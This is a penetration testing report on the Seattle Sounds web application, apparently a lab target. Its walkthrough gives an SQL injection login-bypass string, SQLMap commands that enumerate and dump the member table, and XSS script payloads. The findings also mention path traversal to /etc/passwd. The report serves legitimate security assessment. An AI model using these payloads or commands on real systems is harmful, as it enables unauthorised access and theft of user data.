Penetration Testing Report

for

Seattle Sounds

Web Application

by

InfoSec Ninjas

on

Oct 18, 2016

Table of Contents

1.0 Introduction

Seattle Sounds is running a website which is an eCommerce style web application. The management level of Seattle Sounds assigned InfoSec Ninjas to carry out a penetration test on the site to see if there is any vulnerability and to see if the server can be compromised via the web application vulnerability.

The Seattle Sounds website is hosting at 192.168.1.145. The penetration test is conducted between Oct 16, 2016 and Oct 17, 2016. The scope is to test the Seattle Sounds web application only.

This is the report for the result of the blackbox penetration testing.

2.0 Summary Result for Management Level

The following list is the vulnerabilities discovered after the test.

Vulnerability	Severity	Risk
SQL Injection	Critical	Web application hijacking Database file hijacking Administrative account hijacking
Authentication Bypass	Critical	Web application hijacking Database file hijacking Administrative account hijacking
Stored Cross-Site Scripting	High	Administrative session hijacking Client session hijacking
Reflected Cross-Site Scripting	High	Administrative session hijacking Client session hijacking
Insecure Direct Object Reference	Medium	Administrative account data leakage
Sensitive Data Exposure & Local File Inclusion	Medium	Servers and web application configuration data leakage
Weak Password Encryption	Medium	Administrative password leakage

2.1 Conclusion for Management Level

Final Severity Grading is CRITICAL.

The penetration testing result is showing that the web application program and the database can be compromised via the vulnerabilities of the web application program. The web application and database can be controlled by intruder(s). However, the Linux server for web application is configured properly and it cannot be controlled via the web application program vulnerabilities.

3.0 Summary Result for Technical Level

The following list is the result of the penetration test.

(A) SQL Injection
The login page (My Account) of the website for both “usermail” and “password” are vulnerable to Blind SQL Injection.

The variables “usermail” and “password” require data input validation and sanitization.

(B) Authentication Bypass
The login page (My Account) of the website for “password” is vulnerable. It can be bypassed with special code.

The variable “password” requires data input validation and sanitization.

(C) Stored and Reflected Cross-Site Scripting
The Blog page variables “content” and “author” are vulnerable to Stored and Reflected Cross-Site Scritping respectively.

The variables require data input sanitization.

(D) Insecure Direct Object Reference
The Blog page variables “author” can be changed and it is allowed to view other accounts.

The variable “author” requires to conduct access control check to ensure it is authorized for the request.

(E) Sensitive Data Exposure & Local File Inclusion
The download page (the front website image) is variable to Path Traversal. The configuration file (config.php) of web application and files of Linux server (such as /etc/passwd) can be accessed and downloaded. It is vulnerable to Local File Inclusion.

The admin directory and info.php can be accessed. Since phpinfo() of info.php can be accessed, the sensitive information is exposed.

The exposure of sensitive information usually due to misconfigure of the web application and/or Linux server.

(F) Weak Password Encryption
The password of tblMembers table in database is stored in plain text.

Strong data encryption with salt is required for the sensitive data storage, such as password.

3.1 Conclusion for Technical Level

Final Severity Grading is CRITICAL.

The Linux server and/or Web application are required to re-configurate for security hardening.

The web application should be re-do some of the programming to ensure all data input are validated and sanitized. Meanwhile, the password stored in the database should be encrypted with strong encryption method. Normally, the libraries for web application are required to re-programming only if it is a well designed web application system.

The /var/www/html directory is configured properly that intruder(s) cannot upload backdoor to the directories.

4.0 Summary for Penetration Testing

4.1 Tools Used

The following is the list of tools that using for the penetration testing. They are all latest official released version as at Oct 16, 2016.

(A) Firefox
(B) SQLMap
(C) ZAProxy

The Seattle Sounds web application is providing HTTP service only and only Port 80 is opened.

4.2 Walkthrough

Part I - Critical

(A) Sensitive Data Exposure
(B) Authentication Bypass
(C) SQL Injection
(D) Weak Password Encryption

When browsing the Seattle Sounds website, we find the email address “admin@seattlesounds.net” at the bottom of “Terms and Conditions” page. Further confirmed by clicking the “by Admin” at Blog page that the previous email address is used for the login. This is vulnerable to Sensitive Data Exposure. (Figure 1 to 2)

Command : http://192.168.1.145/blog.php?author=1



Figure 1

Command : https://192.168.1.145/terms.php



Figure 2

We then go to the login page, My Account, entered the username with the previous email address and (**‘ or 1=1 --**) for the password (ignore the

brackets). After that, the admin is logged in with this attempt. This is vulnerable to Authentication Bypass. (Figure 3 to 4)

Command : http://192.168.1.145/account.php



Figure 3



Figure 4

In general speaking, if the input field is vulnerable to Authentication Bypass, it may be also vulnerable to SQL Injection. We then confirmed that both variables “usermail” and ‘password” are vulnerable to SQL Injection by using SQLMap.

The SQLMap result is showing that the current database user is administrator (DBA). Meanwhile, the password of the “admin” account is using plain text without any encryption. This is vulnerable to Weak Password Encryption. (Figure 5 to 8)

Command : ./sqlmap.py -u "http://192.168.1.145/login.php" --data="usermail=admin%40seattlesounds.net&password=1234" --dbs --cookie="level=1; lang=USD" --level=3 --risk=3 --is-dba --batch --flush



Figure 5

Command : ./sqlmap.py -u "http://192.168.1.145/login.php" --data="usermail=admin%40seattlesounds.net&password=1234" --dbs --cookie="level=1; lang=USD" --level=3 --risk=3 --is-dba -D seattle --tables --batch



Figure 6

Command : ./sqlmap.py -u "http://192.168.1.145/login.php" --data="usermail=admin%40seattlesounds.net&password=1234" --dbs --cookie="level=1; lang=USD" --level=3 --risk=3 --is-dba -D seattle -T tblMembers --columns --batch



Figure 7

Command : ./sqlmap.py -u "http://192.168.1.145/login.php" --data="usermail=admin%40seattlesounds.net&password=1234" --dbs --cookie="level=1; lang=USD" --level=3 --risk=3 --is-dba -D seattle -T tblMembers --dump --batch



Figure 8

Part II - High

(A) Reflected Cross-Site Scripting
(B) Stored Cross-Site Scripting

We are browsing Blog page, we test the “author” with [**“><script>alert(“XSS”)</script>**] (ignore [] brackets) and we confirm that it is vulnerable to Reflected Cross-Site Scripting. (Figure 9)

Command : http://192.168.1.145/blog.php?author=”><script>alert(“XSS”)</script>



Figure 9

We log in to the login page (My Account) with admin credentials (or Authentication Bypass). We enter the [**“><script>alert(“XSS”)</script>**]. Please ignore [] brackets. We confirm that the “content” field is valuable to Stored Cross-Site Scripting. (Figure 10 to 12)

Command : http://192.168.1.145/account.php
Log in to : http://192.168.1.145/account.php?login=success

Command : “><script>alert(“XSS”)</script>

